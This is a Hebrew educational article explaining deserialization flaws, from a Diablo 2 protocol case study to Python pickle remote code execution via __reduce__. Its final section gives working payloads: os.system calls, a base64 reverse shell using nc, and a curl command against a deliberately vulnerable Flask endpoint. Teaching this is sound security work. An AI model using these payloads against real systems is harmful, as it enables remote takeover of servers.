digital whisper
Technologic Papers

איך מנגון ה-Pickle של Python הפך למכרה זהב לפרצות אבטחה

מאת לירן נדובה

הקדמה

דמיינו שעברתם לדירה חדשה ואתם מחפשים שולחן עבודה לחדר שלכם. במקרה התמזל מזלכם וחבר טוב מוכן למסור לכם שולחן שהוא קנה בעבר מאיקאה. השולחן כבר מורכב אצלו בבית, הוא יציב, יש לו ארבע רגליים, שתי מגירות מחוברות ופלטה רחבה. הוא מוכן לשימוש ומתאים בול מבחינת המידות, אבל יש לנו בעיה קטנה.

השולחן לא נכנס לרכב שלכם כפי שהוא, ואין שום סיכוי להעביר אותו ככה בדרכים (מבלי שאנחנו עושים עבירת תנועה). כדי לפתור את זה, אתם לוקחים מברג, מפרקים את הרגליים, מוציאים את המגירות, שמים את כל הברגים הקטנים בשקית אחת ואורזים את הכל לחלקים בשביל שיכנס לתא המטען.

התהליך הזה של פירוק האובייקט השלם לרצף של חלקים ארוזים שקל להוביל נקרא סריאליזציה (serialization). במדעי המחשב, הכוונה היא למצב שבו אנו לוקחים אובייקט או סטראקט שיש לו מידע בזיכרון, ומפרקים אותו לרצף מידע פשוט, כמו טקסט או רצף מספרים, כדי שאפשר יהיה לשמור אותו בקובץ על הדיסק או להעביר אותו בקלות למקום אחר ברשת האינטרנט.

כשאנחנו מגיעים לדירה החדשה, אנחנו מעלים את כל החלקים מהרכב ומתחילים להרכיב את השולחן מחדש, אנחנו בעצם מבצעים דסריאליזציה (deserialization). אתם לוקחים את הפלטה, מחברים חזרה את הרגליים, מכניסים את המגירות למסילה ומבריגים את הברגים בדיוק למקום שלהם לפי הוראות ההרכבה. כלומר, לקחתם את רצף החלקים ששלחו אליכם ובניתם מחדש את האובייקט המקורי בדיוק באותו המצב שבו הוא היה אצל החבר, עם אותן מגירות ואותו המבנה, והוא שוב מוכן לשימוש בזיכרון של המחשב.

עד כה הנחנו שהשולחן הגיע מחבר טוב שאתם סומכים עליו בעיניים עצומות, אבל מה קורה אם האריזה של השולחן מגיעה מאדם זר לחלוטין שאנחנו לא סומכים עליו? דמיינו שאותו זר החדיר לארגז רכיב סמוי, כמו מנגנון האזנה או חומר נפץ זעיר שמושתל בתוך פלטת העץ. אתם, ללא שום חשד, פותחים את הארגז, עוקבים אחר ההוראות ומרכיבים את השולחן בלב החדר שלכם. ברגע שהבורג האחרון מהודק למקומו, המנגנון הזדוני מתעורר לחיים ומעניק לתוקף שליטה מוחלטת על הבית שלכם או פגיעה בכם.


במאמר זה נסקור מתקפות דסריאליזציה, וספציפית מתקפות pickle בפייתון וכיצד תוקפים מנצלים אותם. נדגים זאת באמצעות 2 פרצות מהעולם האמיתי להמחשה.

מתקפות סריאליזציה

לפני שנצלול למנגנון ה-pickle של פייתון נגדיר מה הם סריאליזציה ודסריאליזציה, או כפי שהם לעיתים מוכרות בשמותיהם האחרים marshalling עבור סריאליזציה ו-unmarshalling בשפות כמו Go.

בסופו של יום, כל תוכנית מחשב קצת יותר מורכבת מ-"Hello, World" צריכה בשלב מסוים לקחת את מה שיושב לה בזיכרון, בין אם זה אובייקט, סטראקט או רשת סבוכה של קשרים ורפרנסים, ולשטח אותם לרצף פשוט של בייטים. לתהליך ההשטחה הזה אנחנו קוראים סריאליזציה. הפעולה ההפוכה, שבה אנחנו מפיחים חיים ברצף הבייטים הסטטי הזה ומקימים ממנו אובייקט לתחייה בזיכרון, היא דסריאליזציה.

למה אנחנו צריכים לעבור את כאב הראש הזה בכלל? התשובה פשוטה: הזיכרון של המחשב הוא גם זמני וגם קנאי לפרטיות שלו. הפוינטר הקטן והנחמד שמקשר כרגע בין אובייקט המשתמש שלכם לרשימת הגדרות שלו, רלוונטי אך ורק בתוך מרחב הכתובות המצומצם של התהליך הספציפי שרץ לכם על המעבד. ברגע שאתם רוצים שהמידע הזה ישרוד גם אחרי שהתוכנית תיסגר, או שתרצו לשלוח אותו למחשב אחר ברשת, הפוינטר הזה שווה פחות או יותר לכלום מכיוון שהמקום בזיכרון שהוא מצביע אליו אצלכם לוקאלית שונה בצד שיקבל אותו (גם אם זה לצורך העניין אחרי שעושים ריסטארט למחשב מכיוון שהכתובת של הערמת זיכרון משתנה). אנחנו חייבים ייצוג עצמאי של המידע, כזה שלא תלוי במיקום הפיזי שלו בזיכרון.



(מקור תמונה: https://portswigger.net/web-security/deserialization)


סריאליזציה נותנת לנו בדיוק את זה, היא מייצרת זרם בייטים שמקודד לא רק את הערכים היבשים, אלא גם שומר על המבנה וההוראות הנדרשות כדי לבנות את מערכות היחסים בין הרכיבים מחדש בעתיד.

הקוסמות הזו קורית בכל מקום סביבנו, וכמעט תמיד אנחנו אפילו לא שמים לב אליה:

שמירה לדיסק ובסיסי נתונים: בכל פעם שאנחנו שומרים קובץ, משחק מחשב או שומרים סשן, אנחנו מסרלזים את המצב הקיים לתוך הדיסק הקשיח.

בסיסי נתונים רלציוניים שומרים שורות שלמות בפורמט בייטים ייחודי על הדיסק, ובסיסי נתונים מבוססי סכמה כמו מונגו DB משתמשים בביסון (BSON), שהוא פשוט סריאליזציה בינארית של מסמכי JSON.

שיחות נפש בין שרתים: כל קריאת אי פי איי (REST API) סטנדרטית לוקחת את גוף הבקשה, הופכת אותו לג'ייסון, ושולחת אותו לצד השני שעושה לו דסריאליזציה כדי להבין מה אתם רוצים מהחיים שלו. למעשה, כל עולם המיקרו סרביסים (Microservices) מבוסס על תהליכים נפרדים שמדברים ביניהם באמצעות הודעות שטוחות שעברו סריאליזציה.



(מקור תמונה: https://portswigger.net/web-security/deserialization)

אז איפה פה הבעיה? הבעיה היא בכך שדסריאליזציה היא בעצם מעשה של אמון עיוור ומוחלט במשתמש (אם לא מיישמים מנגנוני הגנה כפי שנראה בהמשך).

כשאתם עושים דסריאליזציה, אתם נותנים לרצף בייטים אנונימי, שיכול להגיע מקובץ זדוני, משרת מרוחק או מידיו של האקר, להכתיב למחשב שלכם אילו אובייקטים הולכים להיווצר בתוך הזיכרון שלו. בארכיטקטורות תוכנה פחות מוצלחות, הרצף הזה אפילו מסוגל לקבוע איזה קוד ירוץ בזמן שהאובייקטים האלו נוצרים. הנוחות הממכרת של "פשוט תביא לי את האובייקט שלי כמו שהוא היה" מסתירה מאחוריה שאלה קריטית שחייבת להדהד בראשו של כל מפתח בזמן כתיבת הקוד: מי לעזאזל כתב את הבייטים האלו, ומה הוא הרגע ביקש מהתוכנית שלי לבצע? (כלל 1# לכתיבת קוד מאובטח)

קייס סטאדי: דיאבלו 2

כדי להדגים באג של דסריאליזציה, נחזור רגע בזמן ונבחן את אחד ממשחקי ה ARPG הטובים ביותר שאי פעם יצאו הלא הוא Diablo 2 של חברת בליזארד משנת 2000. מי ששיחק (או עדיין משחק, מכיוון שלמשחק עדיין ממשיכים לצאת עדכונים עד היום נכון ליוני 2026) זוכר שבמשחק הייתה כלכלה מטורפת של חפצים נדירים, שהפכה לכל כך בעלת ערך עד שקמה סביבה תעשייה שלמה של שחקנים שניסו לשכפל חפצים (פעולה שנקראת בעולם הגיימינג duping).

בדיאבלו 2, קליינט המשחק התחבר לשרת המרכזי של בליזארד, וכל מה שקורה על המסך שלכם, המיקום של הדמות, המלאי (inventory), החפצים שזרוקים על הרצפה והפעולות של השחקנים האחרים, מתקשר עם השרת כרצף של חבילות מידע בינאריות קטנות שעוברות סריאליזציה.

בליזארד כמובן מעולם לא שחררה את קוד המקור של המשחק, אבל באמצע שנות האלפיים קבוצה של אנשי reverse engineering בפורומים של valhallalegends הצליחה לפענח ולתעד בדקדקנות את הפרוטוקול הזה פשוט על ידי האזנה לבייטים הגולמיים שעברו ברשת. שרשור החולשה והמחקר נפתח בשנת 2005 על ידי משתמש בשם רינגו (Ringo) שתיעד בדיוק איך חבילות המידע האלו בנויות (https://web.archive.org/web/20071030183649/http://forum.valhallalegends.com/index.php?topic=11756.0).

מה שהמחקר של רינגו חשף הוא פורמט סריאליזציה שמהנדסי בליזארד כתבו לגמרי בעצמם מאפס. כל חבילת מידע (packet) שעברה ברשת הייתה למעשה אובייקט שעבר סריאליזציה, כאשר הבייט הראשון הגדיר את סוג החבילה, ואחריו הגיעו השדות עם המידע הלוגי.

הנה דוגמא מתוך התיעוד בפורום, בשחזור מקורב לקוד המקור האמיתי של המשחק כדי שנבין את הרעיון:

```
0x59  D2GS_PLAYERASIGN    (new player in vision)
   (DWORD)        Player ID
   (BYTE)         Character class    ; 0=Amazon, 1=Sorceress, 2=Necromancer...
   (BYTE[16])     Character name     ; null-terminated, padded to 16 bytes
   (WORD)         Location X
   (WORD)         Location Y

0x79  D2GS_GOLDTRADE      (gold trade offer)
   (BYTE)         Verified flag      ; 0 = false, 1 = true
   (DWORD)        Gold amount
```

קוד דסריאליזציה נאיבי עבור הפרוטוקול הזה נראה בדיוק כמו קוד שכל מפתח ממוצע היה כותב תחת לחץ של דדליין עצבני בסוף הספרינט (שימו לב שלא מדובר בקוד האמיתי, אלא השערה לכיצד הוא מומש בבקאנד):

```
void handle_packet(const uint8_t *buf) {
    uint8_t id = buf[0];
    switch (id) {
        case 0x59: {  /* PLAYERASIGN */
            uint32_t player_id = read_dword(buf + 1);
            uint8_t  class = buf[5];
            char name[16];
            memcpy(name, buf + 6, 16);  /
            register_player(player_id, class, name);
            break;
        }

    }
}
```

החלק המרתק באמת בסיפור הזה הוא הדרך שבה עבדו השכפולים של החפצים. התוקפים בכלל לא היו צריכים לשבור את הזיכרון של השרת או להריץ קוד זדוני, הם פשוט ניצלו לרעה את המצב הלוגי של הפרוטוקול, כאשר המפתח לכל החגיגה הזו היה חלון הטרייד בין השחקנים.

(מקור: https://www.reddit.com/r/diablo2/comments/1md2494/somebody_asked_how_many_lines_of_stats_an_item/#lightbox)

בזמן שטרייד נמצא באוויר, השרת מייצר באפר זמני שמשכפל את המלאי של השחקנים. החוקרים גילו שאם שחקן מצליח לחסום או לשנות את סדר חבילות המידע שסוגרות את העסקה, למשל לאשר את הטרייד מצד אחד ובמקביל לגרום לשרת לסגור את החלון בכוח בגלל אירוע אחר לחלוטין במשחק כמו דיבור עם דמות NPC או מעבר בפורטל, נוצר מצב שבו השרת והקליינט לא מסכימים על השאלה למי שייך החפץ. הבאפר הזמני של השרת שרד את הניתוק, והחפץ המקורי הפך בין רגע לשני חפצים זהים לחלוטין.

במילים אחרות, החולשה ישבה עמוק בכשלון של הדסריאליזציה. הקוד שמימש את רצף הודעות הבייטים הניח שהן תמיד יגיעו בסדר חוקי והגיוני, וסמך (באופן נאיבי) על המעברים שהודעות אלו מייצגות. תוקף ששלט בזרם הבייטים פשוט לקח את המערכת למצבים לוגיים שהמפתחים שלה מעולם לא התכוונו להגיע אליהם.

אבל בתוך המחקר של דיאבלו מסתתר שיעור שני, משמעותי בהרבה מהעתקת חפצים, שמצביע ישירות על בעיות של בטיחות בזיכרון שניתן לנצל אחרי מציאת חולשת דסריאליזציה.

החוקרים שמו לב שבהרבה מחבילות המידע, האורך של המידע קודד בתוך הבייטים עצמם. כלומר, הקליינט הגדיר לשרת מה יהיה הגודל של הפאקט שישלח אליו והוא יקבל. כל מנגנון דסריאליזציה בינארי שקורא אורך קלט שנשלט לחלוטין על ידי תוקף, ואז מעתיק את מספר הבייטים הזה לתוך באפר קבוע בזיכרון, נמצא במרחק של בדיקת תקינות אחת חסרה מאסון של buffer overflow.

תחשבו למשל על הקוד שראינו קודם שקלט שחקן חדש, אבל הפעם עם שדה אורך שהקוד בצד השרת סומך עליו באופן עיוור:

```
uint8_t len = buf[1];
char name[16];
memcpy(name, buf + 2, len);
```

אם המשתנה len ששולח תוקף זדוני מהקליינט לשרת גדול מ 16, פונקציית memcpy הידועה לשמצה כלא מאובטחת תמשיך לכתוב בזיכרון הרבה מעבר לגבולות של המשתנה name ותדרוס את המחסנית. תוקף מתוחכם לא סתם ישכפל חפצים או יפיל את המשחק, הוא יבחר את הבייטים העודפים האלו בפינצטה כדי לדרוס את כתובת החזרה (ret address) של הפונקציה בזיכרון, ויגרום למחשב להריץ קוד זדוני שהוא שלח בעצמו.

כלומר, אם תוקף מוצא חולשת דסריאליזציה ומצליח לעשות לה שרשור (chaining) ולדרוס את הערכים של המחסנית, הוא יכול להריץ קוד זדוני. מדובר ברצף של חולשות שנחשב ללא פשוט לניצול וצריך שהרבה גורמים "יסתדרו" כדי להזריק חולשות ישירות למנגנון של דסריאליזציה.

ואז הגיע pickle של פייתון.

pickling בפייתון

פייתון מגיעה עם מודול מובנה בספרייה הסטנדרטית של השפה שנקרא pickle שהתפקיד שלו הוא לבצע סריאליזציה ודסריאליזציה לאובייקטים פייתוניים. מנגנון הדסריאליזציה של פייתון לא סתם מעביר מידע, הוא גם יכול באופן ישיר להריץ פקודות במערכת ההפעלה באופן ישיר מבלי שהמשתמש צריך לדרוס שום ערך במחסנית או לנצל כל חולשה.

אבל רגע, במשחק של דיאבלו ראינו שניהול לא נכון של דסריאליזציה עלול לגרום להרצה של קוד זדוני על ידי התוקף עם ישרשר אותו עם מתקפה נוספת. אם כך עולה השאלה – למה בעצם פייתון מאפשרת למשתמשים שלה להשתמש במנגנון לא מאובטח שיכול לתת לתוקף להריץ קוד זדוני על המכונה שלנו באופן ישיר?

נדגים זאת באמצעות תוכנית סטנדרטית בפייתון שמשתמשת בpickle:

```
import pickle

data = {"user": "liran", "scores": [10, 20, 30]}
print("data:\n", data)

blob = pickle.dumps(data)        # serialize to bytes
print("\nblob: \n", blob)

restored = pickle.loads(blob)    # deserialize back into a dic
print("\ndeserialized data: \n", restored)
```

נשים לב ש-pickle מקודד את המידע שלנו ככה שהצד השני יוכל לשחזר אותו. אם נריץ את התוכנית נקבל את הפלט הבא:

```
data:
 {'user': 'liran', 'scores': [10, 20, 30]}

blob:
 b"\x80\x04\x95'\x00\x00\x00\x00\x00\x00\x00}\x94(\x8c\x04user\x94\x8c\x05liran\x94\x8
c\x06scores\x94]\x94(K\nK\x14K\x1eeu."

deserialized data:
 {'user': 'liran', 'scores': [10, 20, 30]}
```

רוב מנועי הדסריאליזציה כמו למשל json הם טיפשים מבחירה. הם מתארים מידע יבש: מספרים, מחרוזות, רשימות ומפות. אין להם שום מושג או יכולת להגיד למחשב "תריץ את הפונקציה הזו עכשיו". pickle שונה מהם בכך שהוא לא רק בונה את האובייקט, אלא בכך שהוא משמש בתור מערכת וירטואלית קטנה שמבוססת על מחסנית. חשוב לציין שלמנגנון של פיקל שמריץ את הפקודות מתייחסים הרבה פעמים בתור Pickle Virtual Machine, אבל למרות השם שלו לא מדובר במכונה וירטואלית עצמאית עם קרנל משל עצמה שרצה על ה-hypervisor אלא במנגנון שחי בתור ה-interpeter של python. זרם הבייטים ש-pickle מייצר הוא למעשה תוכנית מחשב קטנה שכתובה בשפת opcode. כשאתם קוראים לפונקציה pickle.loads, המנגנון הפנימי של פייתון פשוט מריץ את הפקודות האלו אחת אחרי השנייה: תדחף את המחרוזת הזו, תבנה מילון, תייבא את המודול הזה, ותקרא לפונקציה הזו עם הפרמטרים האלו. בנייה מחדש של אובייקטים על ידי הרצת קוד היא לא טעות או חוסר תשומת לב של המפתחים, היא הארכיטקטורה שעליה המנגנון הזה נבנה מלכתחילה. כלומר, פיצ'ר ולא באג.

למה שמישהו בכלל ירצה דבר כזה? כי אובייקטים בפייתון הם הרבה יותר מגוונים ומורכבים מהטייפ הבסיסי של json. pickle שואף להעביר מצד לצד כמעט כל דבר שקיים בשפה: קלאסים מותאמים אישית, גרפים מסובכים של אובייקטים עם קשרים מעגליים (למשל אם אותו אובייקט מצביע לעצמו אז נרצה להעביר אותו בצורה נאמנה מבלי להיכנס ללולאה), מערכים של הספרייה NumPy ומודלים שונים של למידת מכונה כמו PyTotch.

כדי לשחזר אובייקט מורכב בצורה נאמנה למקור, הדסרלייזר באמת חייב לקרוא לקוד שמייצר אותו. הדבר שמאפשר לקסם הזה לקרות הוא פונקציית הדאנדר __reduce__.

בפייתון, פונקציית דאנדר (dunder function) היא מתודה מובנית מיוחדת שמתחילה ומסתיימת בקו תחתון כפול (ומכאן השם dunder שהוא קיצור ל-Double Underscore), המאפשרת לאובייקטים להתממשק עם מנגנוני השפה הפנימיים. במקרה של ספריית pickle, מתודת __reduce__ משמשת כמעין "תעודת זהות ומדריך הרכבה" שהאובייקט נושא עמו.

כאשר תוכנית בפייתון מבצעת סריאליזציה (תהליך ה-pickling), היא מריצה את הפונקציה הזו, והאובייקט מצידו מחזיר לה כתשובה טאפל (Tuple) המכיל פונקציה מסוימת ואת הארגומנטים הדרושים לה. בכך, כל אובייקט יכול להגיד ל-pickle באופן מפורש: "שמע, כדי לבנות אותי מחדש בצד השני, תקרא לפונקציה הזו עם הארגומנטים האלו".

המנגנון האוטומטי הזה פותח פתח רחב לא רק לגמישות תכנותית, אלא גם לניצול זדוני בעולם אבטחת המידע. בעוד שמתכנתים משתמשים בפונקציות דאנדר נפוצות כמו __init__ (לאתחול אובייקטים) או __str__ (להגדרת מחרוזת טקסט דיפולטיבית), תוקפים יכולים להתייחס לפונקציות הללו כאל "גאדג'טים" – קטעי קוד לגיטימיים הקיימים בשפה או באפליקציה, שאותם ניתן לנצל למטרות תקיפה.


מכיוון שהמנוע של pickle פועל בצורה עיוורת ומבצע את ההוראות שמופיעות בתוך __reduce__ ללא שום סינון, הזרקה של pickle המכיל פקודות מערכת רגישות תוביל להרצה מיידית שלהן בזמן הדסריאליזציה. בצורה זו, מנגנון שחזור תמים הופך לנשק קטלני המאפשר לתוקף להשיג שליטה מלאה על השרת המריץ את הקוד.

נדגים כיצד נראה קוד שכזה באמצעות השולחן שהחבר הביא לנו:

```
class Table:
    def __init__(self, legs):
        self.legs = legs
    def __reduce__(self):
        # "To recreate me, call Table(self.legs)"
        return (Table, (self.legs,))
```

הפיצ'ר הזה מחזיק על הגב שלו חלקים עצומים מכל האקוסיסטם של למידת מכונה ובינה מלאכותית. מודלים של scikit learn נשמרים כסטנדרט באמצעות pickle או joblib (שהוא בעצם עטיפה ל-pickle). אפילו בתוך ספריות ענק כמו PyTorch, פונקציות השמירה והטעינה הפופולריות torch.save ו-torch.load משתמשות כברירת מחדל בפורמט שמבוסס על pickle.

התיעוד הרשמי של פייתון לא מנסה להסתיר את הסכנה הזו, הוא פותח איתה באזהרה חמורה בצבע אדום בוהק: "מודול ה-pickle אינו מאובטח. בצעו דסריאליזציה אך ורק למידע שאתם סומכים עליו".



בשלב הבא נראה בדיוק איך לוקחים את מנגנון הפיקלינג התמים הזה, ומנצלים את פרוטוקול שלו כדי להריץ פקודות זדוניות על השרת.

איך תוקפים מנצלים את pickle?

אותה פונקציה של __reduce__ שמאפשרת לאובייקט לבנות את עצמו מחדש, מאפשרת לתוקף לבקש ממנה לבצע כל מה שעולה על דעתו. פונקציית __reduce__ מחזירה אובייקט שניתן לקריאה (callable) יחד עם הארגומנטים שלו, ושום דבר בהגדרה הדיפולטיבית של פייתון לא דורש שהאובייקט הזה יהיה בנאי תמים ורגיל. נקודות התורפה המסוכנת היא בעצם הפונקציה הנייטיבית של פייתון: pickle.loads שבאה לפעמים גם בעטיפות של צד שלישי כמו jsonpickle.decode. ברגע שאחת מאלה נוגעת בבייטים שנשלטים על ידי תוקף, התוקף שולט לחלוטין בקוד שירוץ.

ה-payload הבסיסי והפשוט ביותר גורם ל-__reduce__ להחזיר את os.system.

במצב כזה, "הבנייה מחדש" של האובייקט הופכת לזהה לפקודת טרמינל לכל דבר ועניין:

```python
import os
import pickle

class Exploit:
    def __reduce__(self):
        return (os.system, ("whoami",))

payload = pickle.dumps(Exploit())
pickle.loads(payload)    # -> whoami
```

הרצת הקוד תדפיס את שם המשתמש, אבל במקום whoami, אבל יכולנו, מן הסתם, להריץ כל קוד זדוני אחר.

במתקפות בעולם האמיתי, הפיילוד כמעט תמיד יהיה מקודד ב-base64. הסיבה לכך היא שהוא צריך לשרוד מעבר בתוך שדות של json, פרמטרים של HTTP, קוקיז או עמודות בבסיס נתונים שמצפים לקבל טקסט קריא. לכן קוד יותר ריאליסטי יהיה:

```python
import pickle, os, base64

class Exploit:
    def __reduce__(self):
        return (os.system, ("whoami",))

token = base64.b64encode(pickle.dumps(Exploit()))

pickle.loads(base64.b64decode(token))    # -> executes: whoami
```

יש לשים לב, שבגלל שההרצה של הקוד מריצה פקודות במכונה של הקורבן, יש חשיבות לפקודות שנעביר ואנחנו צריכים להבין גם איזו מערכת הפעלה יש לקורבן. כך למשל אם השרת רץ על Ubuntu Server, נדע להתאים את הפקודות ל-Linux. כלומר, אם נבנה את ה-payload שלנו במערכת Windows ואז נשלח אותה לקורבן שמריץ Linux, הפקודות שיועברו לא יעבדו בגלל שהקידוד נעשה במערכת הפעלה שונה.

כדי לראות איך זה קורה באפליקציה אמיתית, נבנה שרת Flask מינימלי שמקבל מידע מהמשתמש כ-pickle מקודד ב-base64.

זהו סוג ה-endpoint שמופיע לרוב באפליקציות שממשת pickle מאחורי הקלעים:

```python
import base64
import pickle
from flask import Flask, request

app = Flask(__name__)

@app.route("/hackme", methods=["POST"])
def hackme():
    data = base64.urlsafe_b64decode(request.form['pickled'])
    deserialized = pickle.loads(data)
    # do something with the deserialized data..
    return '', 204
```

התוקף מצידו יוצר את ה-payload הבא ל-reverse shell:

```python
import os
import base64
import pickle

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)

print(base64.urlsafe_b64encode(pickle.dumps(RCE())))
```

ועכשיו התוקף יכול לשלוח לשרת את הפיילואוד שיצר במכונה שלו כדי להשתלט על המכונה של הקורבן:

```
b'gASVawAAAAAAAACMAm50lIwGc3lzdGVtlJOUjFNybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCA
vdG1wL2YgfCAvYmluL3NoIC1pIDI-JjEgfCBuYyAxMjcuMC4wLjEgMTIzNCA-IC90bXAvZpSFlFKULg==
'
```

```
curl -d "pickled=<payload>" http://127.0.0.1:5000/hackme
```

תבניות פיילוד נוספות יחד עם וריאציות נוספות נמצאות בריפו המומלץ מאוד של PayloadsAllTheThings:

(https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Insecure%20Deserialization/Python.md)


אז מה בעצם קרה פה מאחורי הקלעים? ברגע ששרת ה-Flask קורא ל pickle.loads אז __reduce__ מופעלת, הפונקציה os.system מריצה את פקודת ה-reverse-shell, והתוקף מקבל קונסול על השרת. המתקפה כולה דורשת בקשת HTTP אחת בלבד ובתרחיש שיצרנו גם ללא צורך באותנטיקציה.

כדי להבין לעומק את עוצמת האיום, צריך להפסיק להתייחס ל-pickle כאל פורמט שמירה סטנדרטי ולהבין שלמעשה pickle מנהל שפת opcode פרוצדוריאלית פנימית.

אם נעשה decode לפיילואד ששלחנו (ויצרנו על מערכת ההפעלה Linux בדיסטרו של Kali) נקבל את הפקודות הבאות ב-opcode:

```
b'\x80\x04\x95n\x00\x00\x00\x00\x00\x00\x00\x8c\x05posix\x94\x8c\x06system\x94\x9
3\x94\x8cSrm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 1
234 > /tmp/f\x94\x85\x94R\x94.'
```

